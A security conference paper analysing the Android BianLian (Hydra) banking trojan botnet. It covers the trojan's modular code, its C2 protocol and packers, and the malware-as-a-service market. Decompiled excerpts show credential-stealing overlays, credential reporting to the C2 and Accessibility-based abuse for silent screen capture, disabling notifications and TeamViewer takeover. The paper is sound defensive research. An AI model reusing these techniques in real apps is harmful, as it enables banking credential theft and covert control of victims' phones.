2022
PRAGUE

28 - 30 September, 2022 / Prague, Czech Republic

HUNTING THE ANDROID/BIANLIAN BOTNET

Axelle Apvrille

Fortinet, France

aapvrille@fortinet.com

ABSTRACT

Android/BianLian is a banking trojan botnet that was discovered in 2018. Also known as Hydra, it shares roots with Anubis and BankBot.

So why talk about it in 2022? Because the botnet is surprisingly resilient and has been very active since the beginning of 2022! Its code is carefully designed: a core with extendable features implemented as plug-ins (called ‘components’ in the implementation). We witness the developer(s) trying new features: 2FA bypass, access to Tor network and use of different packers.

The botnet is rented underground. The seller provides a bundle, with builder and C2 panel (malware as a service). We have identified a few credible actors who have been selling it (or other botnets) since 2020. The price ranges from USD 150 to USD 1,500 (or cryptocurrencies), and the sellers typically promote their work with demo videos. Compared to previous years, the discussion occurs less often on Onion websites, and more often on *Telegram*, *Discord*, *Tox*, or simply in dedicated online forums.

The BianLian botnet does not have any easily identifiable name, signature, banner or string that can be used to search for it. Despite this, we managed to locate 20+ C2 admin panels. Those C2s are maintained: malicious domain names change every two to three days. IP addresses usually live longer (around a month). Each botmaster connects regularly – every few days, at most every two weeks – either via the web admin panel or through SSH. They cover their tracks and connect from different geographical locations, using compromised networks particularly from universities and other educational institutions. The botnets run the same BianLian source code (or very similar versions), but we believe they are run by independent threat actors because they target different banks, in different regions, and use a different pattern of host providers or domain names.

BIANLIAN HISTORY

An *Android* banker botnet is a piece of *Android* malware that specifically targets mobile banking applications, steals banking credentials and reports them back to a command-and-control server (C2). Many banker botnets exist and are represented in Figure 1.




Figure 1: Coloured boxes represent malware families of the same lineage. For example, UB3L is the successor of Oscorp. The very light grey boxes in 2021 and 2022 represent malware families that have been found underground, but whose presence has not yet been acknowledged in the wild.

All these botnets are typically rented to ‘customers’ (other cybercriminals) as per MaaS (malware as a service). We will detail the underground economy of BianLian later.

Among the most famous botnet lineages, we can name BankBot (2016), Anubis (2018), Cerberus (2019) and Alien (2020). BankBot and Anubis were written by the same malware author, Maza-in, who was arrested and sentenced to five years of jail in 2019. Cerberus and Alien pose as the successors of Anubis. They are often confused one for another, although they have different C2 panels (see the ‘BianLian underground economy’ section). At some point, *Google Play Protect* started making Cerberus ineffective, detecting all samples on the spot. Consequently, its author(s) ended it, refunded ‘customers’ and released the botnet’s source code in 2020. At that time, a fork of Cerberus, named Alien, appeared [1].


BankBot was such a trend that nowadays several AV companies name any new *Android* banker malware as ‘BankBot’. In such cases, this is a generic name to indicate a banker botnet and does not specifically refer to the original BankBot family.

BianLian is independent. It is not part of this lineage, but highly influenced by it, as we will see in the next section. It appeared in 2018, is known underground as Hydra, or of course under the generic name of BankBot. Usually, botnet families last two or three years at most (Marcher: 2013-2016, BankBot: 2016-2018, LokiBot: 2017, MysteryBot: first part of 2018, etc.). BianLian is an exception: it has already been active for four years and it has been particularly active since the beginning of 2022. This success (for the malware author) can probably be attributed to its modular design and implementation.

IMPLEMENTATION AND INSPIRATION

Code architecture

The architecture of BianLian is well organized, with several directories and subdirectories. Figure 2 shows the namespaces of a non-obfuscated sample. Of course, in obfuscated samples, names are meaningless, but the tree structure is usually preserved.



```
.
├── bot
│   ├── components
│   │   ├── commands
│   │   ├── injects
│   │   │   ├── mock
│   │   │   ├── model
│   │   │   ├── notifications
│   │   │   ├── processes_lib
│   │   │   │   └── models
│   │   │   ├── stats_providers
│   │   │   └── system
│   │   ├── locker
│   │   ├── screencast
│   │   └── socks5
│   ├── internet
│   ├── network
│   │   └── tor
│   ├── protect
│   ├── receivers
│   ├── rest
│   ├── shared
│   ├── sms
│   └── utils
└── core
    └── injects_core
```

Figure 2: BianLian tree.

The architecture of other botnets is either basic (flat architecture, with all payload sources in the same directory, like BankBot and Flubot) or fuzzy, whether obfuscated or badly organized as in TeaBot. Only Ermac 2 (May 2022) shows some level of attention to code architecture.

In BianLian, the source code is organized as follows:

- The root of the payload contains the botnet’s main configuration and initialization.
- `core` contains generic utility classes for crypto, periodic tasks and generic injected activities (by ‘injected activities’, I mean activities in which the author injects custom HTML pages which fake mobile banking applications).
- The `bot` directory is divided into several subdirectories. Many are explicit: `receivers` handle application receivers, `rest` handles the REST communication with the C2 etc., `protect` contains code to disable *Google Play Protect*. `internet` checks the smartphone has access to the Internet. The `network/tor` directory handles communication with Onion websites to retrieve the name of the C2. It is only seen in some samples of BianLian.

Finally, the most interesting and unique part of BianLian is located in `bot/components`. Components are a type of plug-in which implement an additional feature in a modular way. For instance, there is the USSD component (to call Unstructured

Supplementary Service Data, or USSD, numbers), the sound switch component (to mute / do not disturb), the screencast component (to send regular screenshots of the device), etc. Each of these components has its own class, derives from a generic abstract component, named `SdkComponent`, and implements a few generic methods such as `onSyncEvent()` (process commands received by the C2), `onFcmMessageReceived()`(commands sent via *Firebase Cloud Messaging*), etc.

The components are enabled at startup via a property named 'components'.

```
public class SDKInitializer {
    ...
public static void init(Contextarg2) {
    ...
    System.setProperty("unlockDate", "30-12-2016 16-00");
    System.setProperty("debugMode", Boolean.toString(false)); System.setProperty("baseUrl",
SharedPrefHelper.getAdminPanelUrl(arg2));
    System.setProperty("launcherActivity", MainActivity.class.getName());
    System.setProperty("components", "text, ussd, locker, injects, socks5, screencast,
soundSwitcher, commands");
    new SdkBuilder(arg2);
    MessageHolder.init(arg2.getApplicationContext());
    ...
```

This structured and modular organization probably accounts for BianLian's longevity. Since 2018, new components have been developed (see the 'BianLian evolution' section). Also, if a feature needs to be fixed – for example because *Android* menus or protection changes – the modification only needs to be made in a single place. (Note: you can read about analysis of older samples at [2-6].)

Common features

From a high-level view, all *Android* banker botnets are similar. In reality, if we look closer, all of them are different! This is why, unfortunately, a comparison of banker families with *ssdeep* or *dexofuzzy* produces no useful output. Even when we take care to unpack samples and compare only malicious payloads, the algorithms find zero similarity between families (sometimes, even inside a given family, fuzzy hashes find only a few similarities).

Conceptually, though, there are several similarities. We detail some implementation differences in the next subsections.

- They pose as well-known applications, and not as mobile banking applications. This makes it more difficult for victims to understand what is happening, because there is no obvious relation between the latest attractive application they installed and banks. BianLian particularly likes to pose as a video player, while Marcher used to pose as *Runtastic*, BankBot as *Flash Player*, Flubot as *Fedex*, etc.
- They overlay fake banking login pages to steal credentials. Many of them target the same banks. The custom fake bank pages (called 'injections') are probably shared and re-used among botnets.
- All of them abuse the Accessibility Services API at some point, but often for different reasons.
- They communicate with a C2 over HTTP. Most botnets encrypt communication (algorithms differ – for example Cerberus and Alien use RC4, Ermac uses AES, TeaBot uses XOR), BianLian is one of the rare ones leaving the communication in clear text.
- They often implement additional functionalities such as some form of remote control, screenlocking, calling USSD or sending SMS, making them potentially more than just 'trojan bankers'. Regarding those features, BianLian is the first to allow remote access to the victim's phone through the legitimate *TeamViewer* app. Most other botnets implement a remote control they call 'VNC'. This is not the famous *VNC* tool [7] but a custom protocol where the bot transfers multiple screenshots to the C2.

Injections

BianLian retrieves from the C2 a ZIP file containing injections for all mobile banking apps it supports. For example, this is the JSON response of a live C2 answered in April 2022 (notice the field `zip_file_url`):

```
{"apks":[], "ussd":[], "notifications":[], "settings":
{"hide_icon":true, "base_url": "", "zip_file_url": "hXXp:\/\/zhgggga.in\/storage\/
zip\/8nOCeTKaSSHbFx3PVHFtizbpbsXVlhJY75Pl3uwG.zip", "zip_version": ""}, "locked":false, "sms":null,
"injectedApps": [],"smsAdminRequested":false, "proxyServer":null, "commands":null, "stockInjects ":
["at.aerztebank.aerztebankmobile", "at.bank99.meine.meine", "at.ing.diba.client.onlinebanking",
"at.volksbank.volksbankmobile", "com.bankaustria.android.olb", "com.bawagpsk.bawagpsk", "com.
commerzbank.photoTAN", "com.db.pbc.phototan.db", "com.db.pwcc.dbmobile", "com.easybank.easybank",
"de.comdirect.app", "huawei.sett ings.pin", "mobile.santander.de.smartsign", "samsung.settings.
pass", "samsung.settings.pin"], "openApp":null, "showScreen":false, "soundEnabled":false,
"action_home":0, "action_back":0, "bulk_sms":0, "bulk_body":null, "remove_app_by_id":null,
"action_request_pin":false, "remove_all":0, "action_request_phone":false, "appro vedPin":null,
"teamViewerOptions":null, "disabledPackages":[]}
```

Using a ZIP file optimizes communication with the C2: unlike Marcher or BankBot, BianLian does not need to request the C2 for each injection it wants to perform. It grabs the ZIP file once and un-compresses it:

```
private Boolean unzipInj(Stringarg5) {
       Timber.d("handleFile -> zipFilePath[%s]", newObject[]{arg5});
       String v1 = new
File(InjectComponent.getInjFolderPath(this.context())).getAbsolutePath(); this.
clearFilesInDirectory(v1);
       try {
              Decompress.unzipFile(arg5,v1);
              return Boolean.valueOf(true);
```

Then, BianLian checks if the top activity is among the list of apps to watch out for (the `stockInjects` field in the JSON answer above). To find out the top activity, BianLian checks the existing process under the `/proc` directory, and checks if the application is foreground based on the contents of `/proc/PID/cgroup`.

```
ArrayListlist_of_pids=newArrayList();
File[]procfiles=newFile("/proc").listFiles();
PackageManager v9 = arg13.getPackageManager();
```

The Marcher botnet does the same, calling an external library called AndroidProcesses [8]. BianLian basically embedded the code. In 2016-2018, botnets like BankBot or MazarBot [9] usually preferred to perform a direct call to ActivityManager's `getRunningTasks()` or `getRunningAppProcesses()`. Those two methods have been deprecated since. BianLian was ahead of its time regarding this point.

Then, BianLian displays a transparent web view whose content loads the correct injected HTML.

An example of overlay can be seen at [10].

```
com.sdktools.android.bot.components.injects.system.ViewerActivityInterfaceImp
1.2 v3 = new WebViewClient() {
       @Override // android.webkit.WebViewClient
       publicboolean should OverrideUrlLoading(WebView arg3, String arg4) {
              Timber.d("INJECTS -> ulr loaded: " + arg4, new Object[0]); arg3.loadUrl(arg4);
              return true;
              }
       };
this.webView.getSettings().setJavaScriptEnabled(true);
this.webView.getSettings().setAllowFileAccess(true);
this.webView.getSettings().setSaveFormData(true);
this.webView.getSettings().setAppCacheEnabled(false);
this.webView.getSettings().setCacheMode(2);
this.webView.setBackgroundColor(0); // TRANSPARENT
this.webView.setWebViewClient(v3);
this.webView.setWebChromeClient(v0);
```

Finally, BianLian reports the credentials of the mobile banking app to the C2:

```
HashMap v0 = newHashMap();
v0.put("email", email);
v0.put("password", " ");
v0.put("applicationId",appid);
this.getStaticInstanceOfC().getLConfig().setValue("device/credentials", v0).runTask(new
HttpResponseInterface() {
```

While all botnets use web views to display the injections, operational details differ. BankBot and GMBot target banks are hard-coded, and each time an injection is needed it is downloaded from the C2. Cerberus has one unique HTML to inject, but customizes it with the bank logo, etc.

TeamViewer

For smartphone's remote control, we said that most botnets implemented their own protocol, sending regular screenshots of the device to the C2. This is, for instance, what Anubis does and calls 'VNC'.

BianLian and Alien are the two rare botnets to support *TeamViewer*, a legitimate remote control app. BianLian, being older than Alien, is probably the first piece of malware to use the technique.

The implementation relies heavily on the Accessibility Services API.

1. The malware launches *TeamViewer*. It implements several different ways to start the app: click on the app, launch through Android Settings or launch from widget.

```
private boolean doYourStuffWithTeamViewer(InjAccessibilityService arg10, AccessibilityNodeInfo
arg11, String arg12) {
    ...
    if(appid.equalsIgnoreCase("com.android.settings")) {
       // launch Team Viewer through LauncherActivity
       AccessibilityNodeInfo v0_1 = service.getNode(nodeinfo, "com.android.settings:id/entity_
header_title", true);
       if(v0_1 != null && (v0_1.getText().toString().equalsIgnoreCase("Host")) && (service.
findButtonAndClick(nodeinfo, "android:id/switch_widget", true))) {
           this.launchApp("com.teamviewer.host.market");
           return true;
       }
    }
```

2. Then, if on a *Samsung* device, it automatically handles *KNOX Security* dialogs:

```
if(service.getNode(nodeinfo, "com.samsung.klmsagent:id/checkBox1", true) == null && (service.
findButtonAndClick(nodeinfo, "com.samsung.klmsagent:id/eula_bottom_confirm_agree", true))) {
    LogThread.do_log_debug("com.samsung.klmsagent click eula_bottom_confirm_agree", new
Object[0]);
    // confirm EULA of KLMS agent (KNOX Security on Samsung devices)
    return true;
}
```

3. Finally, it locates the username and password fields of the *TeamViewer* app, and edits them with the credentials sent by the C2.

```
AccessibilityNodeInfo username_node = service.getNode(nodeinfo, "com.teamviewer.host.market:id/
host_assign_device_username", true);
AccessibilityNodeInfo device_password_node = service.getNode(nodeinfo, "com.teamviewer.host.
market:id/host_assign_device_password", true);
if(username_node != null && (username_node.isEditable())) {
    Bundle v5 = new Bundle();
    v5.putCharSequence("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", TeamViewerComponent.tw_username);
    username_node.performAction(AccessibilityNodeInfo.ACTION_SET_TEXT, v5);  // set the username
in Team Viewer
}
```

All of this occurs automatically, using the Accessibility Services API. The victim does not enter anything.

Notifications

Many botnets deal with notifications either in order to remain stealthy or to inject fake information. Cerberus disables sound and vibration of notifications. Flubot cancels status bar notifications, etc.

So far, BianLian is the only botnet to disable notifications through the Accessibility Services API [10]. The code shown below checks the status of the notification switch bar. If notifications are enabled, it switches them off. If they are disabled, it does nothing:

```
public boolean disableNotifications(InjAccessibilityService service, AccessibilityEvent event,
String arg11) {
    if(event != null && event.getSource() != null) {
       if(!this.isNotifSettingsEvent(event)) {
           return false;
       }

       AccessibilityNodeInfo eventNode = event.getSource();
       AccessibilityNodeInfo switchbar = service.getNode(eventNode, "com.android.settings:id/
switch_bar", true);
       if(switchbar == null || !switchbar.getClassName().equals("android.widget.Switch")) {
            // get the switch
            switchbar = service.getNode(eventNode, "com.android.settings:id/switch_widget", true);
        }

        if(switchbar == null) {
            return false;
        }

        if((switchbar.isCheckable()) && (switchbar.isChecked())) {
            // if the switch is already clicked, then click on it. This will disable it.
            service.performClick(switchbar, "click notification switch");
            this.processNextApp();
            return true;
        }

        if((switchbar.isCheckable()) && !switchbar.isChecked()) {
            // the switch is not checked, so notifications are disabled
            this.processNextApp();
            return true;
        }
    }

    return false;
}
```

Reciprocally, BianLian is able to create notifications with its own title and body. So, in all, it is able both to hide unwanted notifications and to issue controlled ones.

```
private Notification.Builder buildNotif(b arg9) {
    Bitmap v0 = arg9.getBitmap() == null ? BitmapFactory.decodeResource(this.ctx.getResources(),
0x1080027) : arg9.getBitmap();
    Notification.Builder v5 = new Notification.Builder(this.ctx).setContentTitle(arg9.getTitle())
      .setContentText(arg9.getBody())
      .setSmallIcon(0x1080027)
      .setLargeIcon(v0)
      .setOngoing(true)
      .setAutoCancel(true)
      .setPriority(1)
      .setContentIntent(this.screencastNotifiedApp(arg9))
      .setStyle(new Notification.BigTextStyle().bigText(arg9.getBody()))
      .setDefaults(3);
    if(Build.VERSION.SDK_INT >= 26) {
         v5.setChannelId("4565");
    }

    return v5;
}
```

Screenshots

In addition to the remote control via *TeamViewer*, BianLian can also take screenshots of the smartphone. Like others (Anubis, TeaBot), it uses `MediaProjectionManager.createScreenCaptureIntent()` to take a screenshot. However, normally, this function prompts the user as to whether or not to allow screen capture. This is where BianLian is different: it uses the Accessibility Services API once again to accept the capture – without the end-user's consent.

```
if(!"android.app.AlertDialog".equals(event.getClassName().toString()) && !event.getClassName().
toString().contains("MediaProjectionPermissionActivity")) {
   // check the prompt dialog is for screen capture
   return;
}

if(!InjAccessibilityService.getEventText(event).contains("Video Pl") && !InjAccessibilityService.
getEventText(event).contains("Host")) {
   // check the prompt allows the malware (named Video Player) to perform screen capture
   return;
}
```

```
// automatically click "remember this choice"
AccessibilityNodeInfo nodeinfo = service.getNode(event.getSource(), "com.android.systemui:id/
remember", true);
if(nodeinfo != null && (nodeinfo.isCheckable()) && !nodeinfo.isChecked()) {
   }

// accept capture
d.do_log_debug(ScreencastComponent.a + "onAccessibilityEvent() -> Click button", new Object[0]);
service.findButtonAndClick(event.getSource(), "android:id/button1", true);
```

I recorded a video of screen capture in action at [11].

Miscellaneous features

Several other features of BianLian are interesting:

- **Screenlock**. On request from the C2, BianLian can lock/unlock the screen. Like GMBot, it displays a fake *Android* update screen [11]. Anubis does it differently: it displays a large black rectangle.
- **Play Protect**. Lots of malware have to deal with *Google*'s feature to remain undetected. Anubis and BianLian ask the end-user to disable *Play Protect*.
- **Doze mode**. *Android 6.0* introduced this power-saving mode [12]. When the smartphone is low on battery (or on request by the end-user), it enters the *doze mode* where it defers background and network activity. Malware typically needs to evade this feature, and to be added to the exception list. To do so, BianLian, Anubis and TeaBot request the end-user to authorize doze mode for the app.
- **Sound**. Several botnets disable the ringer (`setRingerMode`), or set the volume to 0 (`setStreamVolume`). In addition, BianLian requests the Do Not Disturb mode. It displays relevant settings activity and then uses the Accessibility Services API to automatically select the mode.

BianLian features	**Technique**	**Efficiency of BianLian**
Call USSD	`android.intent.action.CALL` with phone number	Not stealthy. Flubot improves the technique and hides the call by automatically pressing the HOME button via Accessibility Services.
Detect top application	Parse `/proc` and `/proc/PID/cgroup`	In 2018, this was among the best solutions. Nowadays, the recommended way would be to use `UsageStats` and its `getLastTimeUsed()`.
Disable Play Protect	Starts `com.google.android.gms.security.settings.VerifyAppsSettingsActivity` activity + automatic disable through Accessibility Services	State of the art.
Doze mode	Starts `android.settings.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS` activity	End-user needs to accept doze mode. Flubot uses Accessibility Services to automatically accept.
Injection	Webview	All recent botnets use the same technique.
Notifications	Disable notifications via Accessibility Services	Best implementation. Cerberus only mutes sound and vibration. Flubot only cancels notifications of status bar.
Prevent malware deletion	Automatically add Device Admin app via Accessibility Services	Classic. Anubis prevents deletion by automatically closing Android Settings activity.
Sound switching	Mute + handles Do Not Disturb with `android.settings.NOTIFICATION_POLICY_ACCESS_SETTINGS` + Accessibility Services	Best implementation so far.
Screen lock	Displays full screen window	
Screenshots	`createScreenCaptureIntent` + Accessibility Services	Best implementation so far.
TeamViewer	Configure app via Accessibility Services	Only Alien and BianLian support TeamViewer.

Serverside

In the previous sections, we discussed various implementation specificities of the *Android* app. To understand how the botnet works, it is also interesting to focus on the C2. As I do not wish to communicate often with a real C2, I built a fake local C2. The process is detailed in [11]. It is quite simple, it consists of (1) a Python script which fakes the C2 server and runs locally, and (2) network redirection to redirect traffic meant for the real C2 to the fake local one.

This is extremely helpful to test the malware in action – but safely. For instance, I was able to issue locking commands from my local C2 [14] to my local infected *Android* emulator, and witness the emulator lock itself (see [15]).

This helps to understand the botnet features. From an offensive point of view, this might also be useful to take down a C2: for instance, it is perfectly possible to overload the C2 with dummy victim requests.

BIANLIAN EVOLUTION

Several parts of BianLian's implementation have been left untouched since 2018: use of `/proc` and `cgroup` to retrieve the top activity, use of http://ip-api.com/json to find the geographic location of a victim [3], use of Timber library for logging, receiving botmaster commands through C2 or Firebase Cloud Messaging, etc.

The major evolution of BianLian consists of new components. The initial set has been extended twice: once in 2019, and once in 2020.

Date	Component name	Description
2018	Locker	Locks/unlocks the screen posing as *Android* system boot procedure
	Inject	Downloads the ZIP of injections + handles app and notifications overlays
	Country Code	Retrieves victim's operator and country
	USSD	Spies and reports outgoing calls + ability to call USSD
	Text	Spies and reports incoming SMS + send specific SMS to given number
	Installs	Installs or removes given apps
2019	Socks5 [4]	Sets SSH Tunnel with remote SSH host
	App launcher	Ability to launch apps + start, configure and connect to *TeamViewer*
	Screencast	Sends periodic screenshots of the device
2020	Contacts	Sends bulk SMS to all contacts
	Notification	Disables notifications
	Switch Sound	Mutes + switch to Do Not Disturb
	Pin	Steals device's lock PIN

The evolution of packing and obfuscation of the malicious samples is far less linear. There does not seem to be any logical flow in choices. And, in fact, some older samples are sometimes more difficult to reverse engineer than new ones.

Date	Packer	Strength
Oct 2018	Custom packer decrypting payload using AES and key 'mary has a cat' – unpacker at [14]	3/5
Mar 2019	Custom packer decrypting a PNG from a native library [2]	4/5
Jul 2019	None	0/5
Dec 2020	JSON packer (added detection to APKiD – [16])	3/5
Sep 2021	MultiDex packer [17]	3/5
Dec 2021	JSON packer	3/5
Jan 2022	MultiDex packer	3/5
May 2022	JSON packer	3/5

Concerning code obfuscation, initial samples encrypted strings using a simple custom XOR-based algorithm (see [14] for de-obfuscator). In 2019, the sample `ac32dc236fea345d135bf1ff973900482cdfce489054760601170ef7feec458f` contained particularly lots of junk code:

```
int v5_2;
for(v5_2 = 0; v5_2 != 36; ++v5_2) {
}

int v7_1 = v2_2.nextInt(10000);
int v8;
for(v8 = 0; v8 != 28; ++v8) {
}
```

The string obfuscation algorithm disappears in 2020, leaving samples with at most class and method names obfuscation. However, some samples, such as `5e9f31ecca447ff0fa9ea0d1245c938dcd4191b6944f161e35a0d27aa41b102f` (Sept 2021), are released without any obfuscation. They are particularly helpful to understand the malware.


Finally, some samples retrieve the C2's current IP address using a private GIST, while other samples contact an Onion URL with Tor for that. While the second option seems more advanced, new BianLian samples don't necessarily have this feature. Perhaps the malware builder offers Tor as an option, and cybercriminals either use it or don't.

To summarize, BianLian's author(s) care for implementation design, and prefer simple or working solutions to advanced technical ones.

BIANLIAN UNDERGROUND ECONOMY

Like other *Android* botnets, BianLian is rented underground as malware as a service.

Malware authors or resellers advertise their botnets on hacking forums and IM channels. In 2022, while hidden Tor services are still used, at some point nearly all resellers use *Telegram* to conduct their business (*Discord* and *Tox* are popular too). Their advertisements include the botnet's features, screenshots of the admin panel, and demo videos.



VENOM TOOLS
Jun 07, 12:54

MINEHAX ANDROID BANKING TROJAN
Bank List and apps/crypto wallets:
Click Here: https://pastebin.com/raw/JcqPQdnz
Over 270+ Banks Supported Feel free to contact us to ask more questions..
Other Features:
Message
Open Website in Google Chrome


Figure 3: Minehax banking botnet advertisement on Telegram. This botnet is new and hasn't been spotted in the wild yet by AV companies.

Botnet	Demo video link (accessible in June 2022)
Magnus Bot 2022	https://www.youtube.com/watch?v=EDNQTcs2a5w
GrimBot	https://vimeo.com/670533534
Alien	https://crax.tube/watch/alien-android- botnet_lsx3iscd6mo2gkp.html
Huracan	https://www.youtube.com/watch?v=9JmFQP7-5jQ
UB3L	https://www.youtube.com/watch?v=NTDu_pT94IQ

Botnets are usually rented per month (USD 100-1,500). The price depends on the malware's features (how recent and undetected) and the author's fame, but also on packaging or additional services (e.g. hosting, support).

Date	Android botnet	Rental price	Threat actor	Location
March 2022	Ermac 2	USD 3,000-5,000 per month, or USD 65,000 for source code	pasker	Tor Exploit Forum
March 2022	Anubis 8.0	Source leaks	huwau826	Darknet forum
March 2022	UB3L	USD 1,500		GrimXploit forum
Feb 2022	Magnus	USD 1,000	whit3_d3vil	Several places: Tor, GrimXploit forum, Darknet forum
Jan 2022	Grim	USD 500	grim	GrimXploit forum
Jan 2022	MinehaxX11	USD 400-600	minehax	Online 'store' + Venom Tools Telegram channel

The ‘customers’ are other cybercriminals who want to run the botnet. They typically pay via an escrow mechanism (which guarantees both ends provide what is expected) or via direct deposit to a Bitcoin account. Several forum threads also include positive (or negative) feedback – which influences the botnet’s price and popularity.



3 reviews for HURACAN ANDROID BOT|PRIVATE PROGRAM|


john crater jordan – April 7, 2021 ★★★★★
working fine even 11. version ...keep going

jane smith – April 7, 2021 ★★★★★
superb sir ..latest botnet even i can control victim via team module thanks ...

pete[illegible] – April 7, 2021 ★★★★★
another amazing progame guys doing a great job..keep it up..very supportive team

Figure 4: Happy customers of the Android Huracan botnet. Note some (or all) may be fake reviews.

